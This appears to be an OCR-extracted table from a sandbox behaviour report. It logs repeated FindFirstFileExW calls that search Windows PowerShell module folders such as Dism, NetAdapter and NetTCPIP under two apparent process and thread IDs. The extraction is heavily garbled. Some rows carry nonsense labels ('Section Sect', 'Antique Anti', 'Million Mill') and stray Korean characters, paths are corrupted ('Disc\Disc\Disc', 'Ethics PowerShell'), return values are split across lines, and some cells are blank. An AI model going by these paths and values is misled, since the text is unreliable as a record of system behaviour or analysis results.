Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79ebec, 0, 0, 0) Return: 9c 8d998 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79ebec, 0, 0, 0) Return: 9c 8db58 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79ec38, 0, 0, 0) Return: 9c 8d758 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8d5d8 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8d618 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8d718 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Dism\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8d7d8 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Disc\Disc\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8d7d8	2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ebec, 0, 0, 0) Return: 9c 8d998 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ebec, 0, 0, 0) Return: 9c 8db58 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ec38, 0, 0, 0) Return: 9c 8d758 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79ebec, 0, 0, 0) Return: 9c8d548 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79ec38, 0, 0, 0) Return: 9c8d618 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79ec38, 0, 0, 0) Return: 9c8d718 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79ec38, 0, 0, 0) Return: 9c8db98	2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856

Section Sect				
Antique Anti	Call Filesystem API		2744	1856
Company	Call Filesystem ADI		2744	1956
Miles	Call Filesystem API		2744	1806
Million Mill	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International\v1, 0, b79ebec, 0, 0, 0) Return: 9c8d558	2744	1856
Missay Missay Missay Employer Invasional Control Con	Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ logs) Ethics PowerShell \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ $	2744	1856
Property	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79ec38, 0, 0, 0) Return: 9c8da98	2744	1856
Profession 27	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\\SCSI*, 0, b79ebec, 0, 0, 0) Return: 9c8d618		
Part		API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, b79ebec, 0, 0, 0) Return: 9c8db98		
Description All States Enthalmation All States All S				
Property P				
Part				
Million Mill				
March Marc				
Description				
이 기를 기를 보는 기를 기를 보는 기를 기를 기를 보는 기를	Call Filesystem API		2744	1856
1987 1987		858		
Control	Call Filesystem API		2744	1856
Property of Part Property of	Call Filesystem API		2744	1856
Property	Call Filesystem API		2744	1856
1985 1985	Call Filesystem API		2744	1856
Principular All Principula	Call Filesystem API		2744	1856
An Internation and Part An Internation and Part Augus (National International Inte	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b79ebec, 0, 0, 0) Return:	2744	1856
APP	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b79ebec, 0, 0, 0) Return:	2744	1856
APP Name Further Further Purther P	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\t^*, 0, b79ec38, 0, 0, 0) Return:	2744	1856
AP Note Policy Content Folicy Folicy Content Folicy Folicy Content Folicy	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\v, 0, b79ebec, 0, 0, 0) Return: 9c8db5	2744	1856
Cali Flasystem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\v, 0, b79ebec, 0, 0, 0) Return: 9c8da1	2744	1856
Calificacystem APR	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\v, 0, b79ec38, 0, 0, 0) Return: 9c8dbd	2744	1856
APT Name Froffinific Earth App (Northof Norphern 22Windows Power Shell no Mondaels Microseth Power Shell no 1.0 (20 mill 10 mill 1	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, b79ebec, 0, 0, 0) Return	2744	1856
Call Fleeystem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\(^*, 0, b79ebec, 0, 0, 0) Return	2744	1856
Call Filesystem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, b79ec38, 0, 0, 0) Return	2744	1856
API Name FindFirstFileEW Args: (%wind*rikiyystem32WindowsPowerShell*ri.OModulesMicrosoft PowerShell.ODataUlisi*r, 0, b7bebec, 0, 0, 0 Return: 0, 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9	2744	1856
Setter S	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9	2744	1856
Eutm. 1088058 Eutm. 1088058 Coll Fleosystem API Eutm. 1088058 2744 1856 Call Fleosystem API API Name: FindFirstFieldEW Args: (%windir/klysystem32/WindowsPowerShellh/1.0ModulestMicrosoft.PowerShell.ODataUlisir, 0, b79eb38, 0, 0, 0) Return. 92 7744 1856 Call Fleosystem API API Name: FindFirstFieldEW Args: (%windir/klysystem32/WindowsPowerShellh/1.0ModulestMicrosoft.PowerShell.Security*, 0, b79eb38, 0, 0, 0) Return. 92 7744 1856 Call Fleosystem API API Name: FindFirstFieldEW Args: (%windir/klysystem32/WindowsPowerShellh/1.0ModulestMicrosoft.PowerShell.Security*, 0, b79eb38, 0, 0, 0) Return. 92 7744 1856 Call Fleosystem API API Name: FindFirstFieldEW Args: (%windir/klysystem32/WindowsPowerShellh/1.0ModulestMicrosoft.PowerShell.Security*, 0, b79eb38, 0, 0, 0) Return. 92 2744 1856 Call Fleosystem API API Name: FindFirstFieldEW Args: (%windir/klysystem32/WindowsPowerShellh/1.0ModulestMicrosoft.PowerShell Utility*, 0, b79eb38, 0, 0, 0) Return. 92 2744 1856 Call Fleosystem API API Name: FindFirstFieldEW Args: (%windir/klysystem32/WindowsPowerShellh/1.0ModulestMicrosoft.PowerShell Utility*, 0, b79eb38, 0, 0, 0) Return. 92 2744 1856 Call Fleosystem API API Name: FindFirstFieldEW Args: (%windir/klysystem32/WindowsPowerShellh/1.0ModulestMicrosoft.WSMan Management*, 0, b79eb38, 0, 0, 0) Return. 92 2744 1856	Call Filesystem API		2744	1856
celum: 9c8d818 celum:	Call Filesystem API		2744	1856
Call Filesystem API	Call Filesystem API		2744	1856
Call Filesystem API	Call Filesystem API		2744	1856
d718 API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelflv1.0Modules\Microsoft.PowerShell.Security\t, 0, b79ebsc, 0, 0, 0) Return: 9c8 did58 API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelflv1.0Modules\Microsoft.PowerShell.Utility\t, 0, b79ebsc, 0, 0, 0) Return: 9c8 did 58 API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelflv1.0Modules\Microsoft.PowerShell.Utility\t, 0, b79ebsc, 0, 0, 0) Return: 9c8 did 58 API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelflv1.0Modules\Microsoft.PowerShell.Utility\t, 0, b79ebsc, 0, 0, 0) Return: 9c8 did 58 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelflv1.0Modules\Microsoft.PowerShell.Utility\t, 0, b79ec38, 0, 0, 0) Return: 9c8 did 58 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelflv1.0Modules\Microsoft.WisMan.Management\t, 0, b79ebsc, 0, 0, 0) Return: 9c did 58 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelflv1.0Modules\Microsoft.WisMan.Management\t, 0, b79ebsc, 0, 0, 0) Return: 9c did 58 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelflv1.0Modules\Microsoft.WisMan.Management\t, 0, b79ebsc, 0, 0, 0) Return: 9c did 58 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelflv1.0Modules\Microsoft.WisMan.Management\t, 0, b79ebsc, 0, 0, 0) Return: 9c8 did 58 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelflv1.0Modules\Microsoft.WisMan.Management\t, 0, b79ebsc, 0, 0, 0) Return: 9c8 did 58 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelflv1.0Modules\Microsoft.WisMan.Management\t, 0, b79ebsc, 0, 0, 0) Return: 9c8 did 58 API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelflv1.0Modules\Microsoft.WisMan.Management\t, 0, b79ebsc, 0, 0, 0) Return: 9c8 did 58 API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelflv1.0Mo	Call Filesystem API		2744	1856
db58	Call Filesystem API		2744	1856
S8 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiMicrosoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c8dc 98 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiMicrosoft.PowerShell.Utility*, 0, b79ec38, 0, 0, 0) Return: 9c8dc 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiMicrosoft.WSMan.Management*, 0, b79ebec, 0, 0, 0) Return: 9c 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiMicrosoft.WSMan.Management*, 0, b79ebec, 0, 0, 0) Return: 9c 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiMicrosoft.WSMan.Management*, 0, b79ec38, 0, 0, 0) Return: 9c 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiMsDtc*, 0, b79ebec, 0, 0, 0) Return: 9c 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiMsDtc*, 0, b79ebec, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiMsDtc*, 0, b79ebec, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiMsDtc*, 0, b79ebec, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiMsDtc*, 0, b79ebec, 0, 0, 0) Return: 9c8dc718 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiMsDtc*, 0, b79ebec, 0, 0, 0) Return: 9c8dc718 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0lModulesiMsDtc*, 0, b79ebec, 0, 0, 0) Return: 9c8dc788 2744 1856	Call Filesystem API		2744	1856
98 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b79ebec, 0, 0, 0) Return: 9c8dc 8d998 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b79ebec, 0, 0, 0) Return: 9c 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b79ebec, 0, 0, 0) Return: 9c 8d698 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b79ebac, 0, 0, 0) Return: 9c 8d568 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b79ebac, 0, 0, 0) Return: 9c8db18 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79ebac, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79ebac, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79ebac, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79ebac, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79ebac, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79ebac, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79ebac, 0, 0, 0) Return: 9c8dc98 2744 1856	Call Filesystem API		2744	1856
98 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b79ebec, 0, 0, 0) Return: 9c 8d998 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b79ebec, 0, 0, 0) Return: 9c 8d858 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b79ec38, 0, 0, 0) Return: 9c 8d558 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79ebec, 0, 0, 0) Return: 9c8db18 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79ebec, 0, 0, 0) Return: 9c8db98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79ebec, 0, 0, 0) Return: 9c8db98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79ebec, 0, 0, 0) Return: 9c8db98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir\%\system32\WindowsPowerShell\v1.0\Modules\Nodules\Notatedapten*, 0, b79ebec, 0, 0, 0) Return: 9c8d558 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir\%\system32\WindowsPowerShell\v1.0\Modules\Nodules\Notatedapten*, 0, b79ebec, 0, 0, 0) Return: 9c8d558 2744 1856	Call Filesystem API		2744	1856
8d998 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\v, 0, b79ebec, 0, 0, 0) Return: 9c 8d58 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\v, 0, b79ec38, 0, 0, 0) Return: 9c 8d558 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc\v, 0, b79ebec, 0, 0, 0) Return: 9c8db18 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc\v, 0, b79ebec, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc\v, 0, b79ec38, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc\v, 0, b79eco, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapten\v, 0, b79ebec, 0, 0, 0) Return: 9c8dc718 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapten\v, 0, b79ebec, 0, 0, 0) Return: 9c8dc58 2744 1856	Call Filesystem API		2744	1856
8d858 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\v, 0, b79ec38, 0, 0, 0) Return: 9c 8d558 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc\v, 0, b79ebec, 0, 0, 0) Return: 9c8db18 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc\v, 0, b79ebec, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc\v, 0, b79ec38, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NeDtc\v, 0, b79ebec, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapten\v, 0, b79ebec, 0, 0, 0) Return: 9c8dc718 2744 1856	Call Filesystem API		2744	1856
8d558 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79ebec, 0, 0, 0) Return: 9c8db18 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79ebec, 0, 0, 0) Return: 9c8db98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79ebc3, 0, 0, 0) Return: 9c8db98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapten*, 0, b79ebc, 0, 0, 0) Return: 9c8d718 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapten*, 0, b79ebc, 0, 0, 0) Return: 9c8d558 2744 1856	Call Filesystem API		2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\MsDtc\t^*, 0, b79ebcc, 0, 0, 0) Return: 9c8dc98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\MsDtc\t^*, 0, b79ec38, 0, 0, 0) Return: 9c8db98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetAdapten\t^*, 0, b79ebcc, 0, 0, 0) Return: 9c8d718 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetAdapten\t^*, 0, b79ebcc, 0, 0, 0) Return: 9c8d558 2744 1856	Call Filesystem API		2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\MsDtc\v1, 0, b79ec38, 0, 0, 0) Return: 9c8db98 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapten\v1, 0, b79ebec, 0, 0, 0) Return: 9c8d718 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapten\v1, 0, b79ebec, 0, 0, 0) Return: 9c8d558 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79ebec, 0, 0, 0) Return: 9c8db18	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapten\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8d718 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapten\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8d758 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8dc98	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b79ebec, 0, 0, 0) Return: 9c8d558 2744 1856				
AFT Natifie. FilliuFilistFileExxv. Args. (7/williuli7/stsystem32/vvindowsr/owerSnelliv1.UiModulestNetAdapten1, 0, p/9eC38, 0, 0, 0) Return: 908dC58 2/44 1856				
	Guil i licoyotelli AFI	и ттелно, таки пои педлят илуо, тумпин локувенно импинимогимено пенку плимовиневляет или пои педлят илуо, тумпин локувенно импинимогимено пенку плимовиневляет или пои педля илуо, тумпинимогимено пенку плимовиневляет или пои педля илуо, тумпинимогимено пенку плимовиневляет или пои педля илионального пенку при	2177	1000

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b79ebec, 0, 0, 0) Return: 9c8d618	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b79ebec, 0, 0, 0) Return: 9c8d798	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b79ec38, 0, 0, 0) Return: 9c8dcd8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\tau, 0, b79ebec, 0, 0, 0) Return: 9c8da58	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\tau, 0, b79ebec, 0, 0, 0) Return: 9c8dc18	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\tau, 0, b79ec38, 0, 0, 0) Return: 9c8dc58	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b79ebec, 0, 0, 0) Return: 9c8db18	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b79ebec, 0, 0, 0) Return: 9c8d598	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b79ec38, 0, 0, 0) Return: 9c8dbd8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8d618	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8da58	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, b79ec38, 0, 0, 0) Return: 9c8d7d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b79ebec, 0, 0, 0) Return: 9c8d5d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b79ebec, 0, 0, 0) Return: 9c8dc58	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b79ec38, 0, 0, 0) Return: 9c8dc18	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b79ebec, 0, 0, 0) Return: 9c8d5d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\NetSecurity*, 0, b79ebec, 0, 0, 0) Return: 9c8d9d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b79ec38, 0, 0, 0) Return: 9c8dcd8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\NetSwitchTeam*, 0, b79ebec, 0, 0, 0) Return: 9c8d5d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetSwitchTeam*, 0, b79ebec, 0, 0, 0) Return: 9c8d998	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b79ec38, 0, 0, 0) Return: 9c8d918	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79ebec, 0, 0, 0) Return: 9c8dc98	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\NetTCPIP*, 0, b79ebec, 0, 0, 0) Return: 9c8d6d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79ec38, 0, 0, 0) Return: 9c8d5d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus\t^*, 0, b79ebec, 0, 0, 0) Return: 9c8d8 d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79ebec, 0, 0, 0) Return: 9c8dcd 8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79ec38, 0, 0, 0) Return: 9c8da 18	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, b79ebec, 0, 0, 0) Return: 9c8db18	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, b79ebec, 0, 0, 0) Return: 9c8dc98	2744	1856
